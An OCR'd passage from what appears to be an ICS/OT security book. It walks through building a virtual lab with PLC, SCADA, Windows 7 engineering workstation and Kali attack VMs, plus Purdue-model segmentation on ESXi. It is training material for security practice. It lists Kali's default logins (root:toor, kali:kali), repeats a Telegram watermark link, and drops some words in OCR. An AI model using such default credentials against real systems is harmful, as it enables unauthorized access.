


Figure 1.21: PLC virtual machine

After clicking the power on button, you will get a page that looks like this:

https://t.me/learningnets





Figure 1.22: Powering on the virtual machine

Install Ubuntu as you would normally install any Linux distro. After installation, you should be sitting at a login screen, as shown in the following screenshot:



https://t.me/learningnets

Figure 1.23: Login screen for PLC VM

We'll go over all of the methods we used to create the PLC virtual machine once more:

Make a new virtual machine.

Load the Ubuntu ISO from the datastore onto the DVD.

For the interface, choose 1 CPU, 4 GB of RAM, a 40 GB hard disc, and a VM network.

To turn on the power, press the power button.

Install in the same manner as before.

Now dial the VM SCADA number. Now that you have two Ubuntu VMs, one named PLC and the other named SCADA, the next step is to update the VM and install the important packages we'll need to simulate a virtual PLC.

To begin, log into the PLC and SCADA VMs and run the following commands:
sudo apt update
sudo apt upgrade

This will make sure that you have the latest versions of the core packages that make up your Ubuntu machines. Next, we are going to install specific

https://t.me/learningnets

packages so that we can create a virtual OT lab.

The key packages to install are as follows:
sudo apt install git
sudo apt install vsftpd
sudo apt install telnetd
sudo apt install openssh-server
sudo apt install php7.4-cli
sudo apt install python3-pip
pip3 install twisted

pip3 install testresources
pip3 install pytest
pip3 install cpppo
pip3 install pymodbus

The next thing we must do is clone a specific tool.

Run the following commands:
git clone https://github.com/sourceperl/mbtget.git
cd mbtget
perl Makefile.PL
make
sudo make install

Rather than getting into too much detail regarding each bundle, I'll focus on the rationales for each.

The following are the details:

https://t.me/learningnets

We are going to use this to clone a simple Modbus client that is written in Perl called mbtget.

This is a very simple FTP daemon that allows us to simulate config file transfers on the network.

This is a Telnet daemon that will also allow us to simulate config file transfers on the network.

This allows us to run a SSH connection to the PLC for command and control.

This will allow us to simulate PLC interfaces later in this book.

This is a package manager that’s specific to Python 3.

The following Python-specific packages are available:

Twisted are a networking engine and a pymodbus dependency.

testresources is a unit testing package and a pymodbus dependent.

pytest is a Cpppo dependency and a testing engine.

A handy engine for evaluating a wide range of industrial protocols. In this book, we’ll concentrate on Ethernet/IP.

https://t.me/learningnets

This is a client/server version of the Modbus engine.

The next package is called and it is only for Perl. It’s a modbus client that comes in handy while testing devices in the field.

Inside our ESXi server, we now have two completely updated Ubuntu workstations. We’ve also loaded several programmes that will enable us to mimic a PLC-SCADA connection.

We can also create remote connections using a variety of protocols, which will be useful in subsequent chapters. Following that, we’ll construct an Engineering Workstation as well as a Kali Linux assault box.

https://t.me/learningnets

Spinning up Windows engineering workstation

If you were able to complete the installation successfully, we are one step closer to having a fully functional virtual lab. The next step is to obtain a Windows 7 image. This is significant since much of the software we need to configure and communicate with the physical hardware was created for Windows. Technically, it was designed for Windows XP, however, it was later upgraded to Windows 7.

We'll make our Windows 7 machine by following the same techniques we used to make the Ubuntu VMs:

Make a new virtual machine.

Load the Windows7 ISO from the datastore onto a DVD.

For the interface, choose 1 CPU, 4 GB of RAM, a 40 GB hard disc, and a VM network.

To turn on the power, press the power button.

Install Windows on your computer.

When you've finished installing Windows and logged in, you should see something like this:

https://t.me/learningnets

Figure 1.24: Windows 7 virtual machine

We'll proceed with the installation of Kali Linux now that our Windows 7 VM is up and running.

Spinning up Kali Linux

Kali Linux is a Linux distribution created primarily for security research, assessments, and pentesting. Since the package was analyzed, the name has changed, but it is still one of the most extensively used security solutions on the market.

To get your hands on a copy of Kali Linux, go to

https://t.me/learningnets

We'll utilize Kali Linux to run tests on the lab's virtual and physical equipment. It's a well-rounded platform with gpg-signed packages and a thriving developer community. Many other noteworthy pentesting frameworks, such as SamuraiSTFU, which is now known as controlthings.io, specialize in a similar way.

ControlThings offers a variety of tools tailored to the ICS/OT environment, as well as pcaps for replaying data inside your system for testing purposes. On top of that, they supply a plethora of emulators for you to practice your assessment skills. Parrot OS is a popular security platform thanks to its user-friendly interface, low memory consumption, and defaults anonymous browsing feature. It's a valuable tool to have in your pentesting toolbox.

Kali Linux features a simple installation procedure.

By uploading the Kali ISO to the datastore, mounting the ISO on the DVD drive, and running the VM, you must perform the same processes you did for Ubuntu and Windows 7.

Then, depending on your location, go over the various installation alternatives. The beauty of a virtual lab is that you can tweak a machine's hardware parameters after it's been set up. The Hardware Configuration settings that I started with are shown in the following screenshot:

https://t.me/learningnets




Figure 1.25: Kali Linux configuration

Selecting the software to install is the final step in the installation procedure. I chose the huge version because I wanted to pre-load additional tools. The following screenshot depicts this choice:




Figure 1.26: Software selection

https://t.me/learningnets

Then, using the user you created during the original installation, log into the Kali box.

Tip

BackTrack/Kali credentials have always used root:toor as the default credentials since I first started using BackTrack 4. They've now switched to kali: kali. If you're on the Blue Team, make sure to create an Intrusion Detection Rule (IDR) for these well-known credentials.

As illustrated in the following screenshot, you will be greeted with a login screen:

Figure 1.27: Kali Linux login screen

https://t.me/learningnets

Next, we will update Kali as we did with Ubuntu, and we will install similar packages to what we installed previously.

The key packages are installed using the following commands:
sudo apt install python3-pip
pip3 install pymodbus
pip3 install cpppo
git clone (https://github.com/sourceperl/mbtget.git)
cd mbtget
perl Makefile.PL

make
sudo make install

Now, if no errors occur, you should have four VMs installed on your hypervisor, as shown in the following screenshot:




Figure 1.28: Virtual machines

We installed a Windows 7 Engineering Workstation and a Kali Linux host in this step, which would be used to simulate our attacker in the lab. From here, we'll launch numerous enumerations, exploits, and attacks. In the following part, we'll design and implement networking segmentation by creating levels that correspond to the Purdue model.

https://t.me/learningnets

Routing and rules

We wish to try to replicate real-world segmentation tactics when setting up our virtual lab network. With that in mind, it's difficult to discuss OT networking without mentioning the Purdue model. Almost all sectors have utilized this model as a reference for establishing a baseline for segmenting levels in the network. The following are the levels:

Level 5: Enterprise

Level 4: Site Business Systems

Level 3: Operations and Control

Level 2: Localized Control

Level 1: Process

Level 0: I/O

So, as is customary in our lab, we'll follow the same strategy. Level 1 will be the Virtual PLC, Level 2 will be the SCADA VM, Level 3 will be the Windows 7 Engineering Workstation, and Level 5 will be our Kali Linux attack host. To begin, log into ESXi and select Networking. As illustrated here, this will bring up a page with numerous tabs relevant to ESXi's networking infrastructure:

https://t.me/learningnets




Figure 1.29: Networking dashboard

On the Virtual switches tab, we'll make a new switch. Begin by filling out the vSwitch Name field and setting Link discovery Mode to as seen in the following screenshot. This enables for the publication and availability of information on physical and virtual switches:

https://t.me/learningnets




Figure 1.30: Configuring the virtual switch

When we cover Intrusion Detection Systems in Chapter 5: Spans and we'll alter Promiscuous mode again (IDS). You should now be able to see your new virtual switch.

After that, we'll go to the Port groups tab. From here, we want to select Add port which will open a modal where we can give the port group a name, assign it to a VLAN, and link it to a virtual switch. We'll default to inheriting the security settings from vSwitch1, which we constructed in

https://t.me/learningnets

the previous step, for port security. The following screenshot shows all of these details:




Figure 1.31: Port group configuration

Now, we want to complete the process by adding the remaining networks:

Enterprise

Site Business systems

Operations and Control

Localized Control

https://t.me/learningnets

Once completed, you will see the port groups associated with the dedicated switches. Note that there are many ways to complete segmentation and adhere to the Purdue model:




Figure 1.32: Port Groups dashboard

As you can see, all of our VMs are still connected to the VM network. The VMs will then be moved into their respective segments and their IP addresses and ranges will be manually established. We'll start with the PLC VM, so go to the navigation bar and pick Virtual then click on PLC When you click the Edit button, you'll be sent to the following page:

https://t.me/learningnets




Figure 1.33: Port Groups selection

We want to change our Network Adapter from VM Network to Level 1 for the following reasons: Click Save after you've completed the process. Next, we'll manually configure the PLC's IP address. As a result, we must open the console, log into the and go to Network

The following page will appear:

https://t.me/learningnets

